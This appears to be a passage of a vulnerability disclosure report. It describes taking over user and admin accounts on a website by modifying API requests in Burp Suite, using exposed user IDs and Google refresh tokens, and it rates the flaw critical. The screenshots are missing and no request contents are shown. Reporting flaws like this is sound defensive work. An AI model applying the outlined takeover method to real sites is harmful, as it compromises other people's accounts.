
All above requests were done using Burp:

The below is an example of how I modified a request using Burp suite.

Original request:

Modified request:

Result:

On modifying all the requests

My profile:

Some User's profile

Admin's profile:

Admin's edit profile details:

This proves that I was able to takeover a user account because of the leaky API.

Conclusion:

The leaking API could allow a malicious user to take over a users and admin's account, as I have already shown, because of exposed user id's and device tokens, in this case device tokens are google refresh tokens. These tokens could be exploited for other purposes as well.

There are errors in the logic that has been used to check if a user is logged in or not.

The website does not have terms and conditions or a privacy policy.

The vulnerability is critical.

Finally, with all due respect, I have taken it easy on the website and not done everything at that I could. A malicious user might not do the same!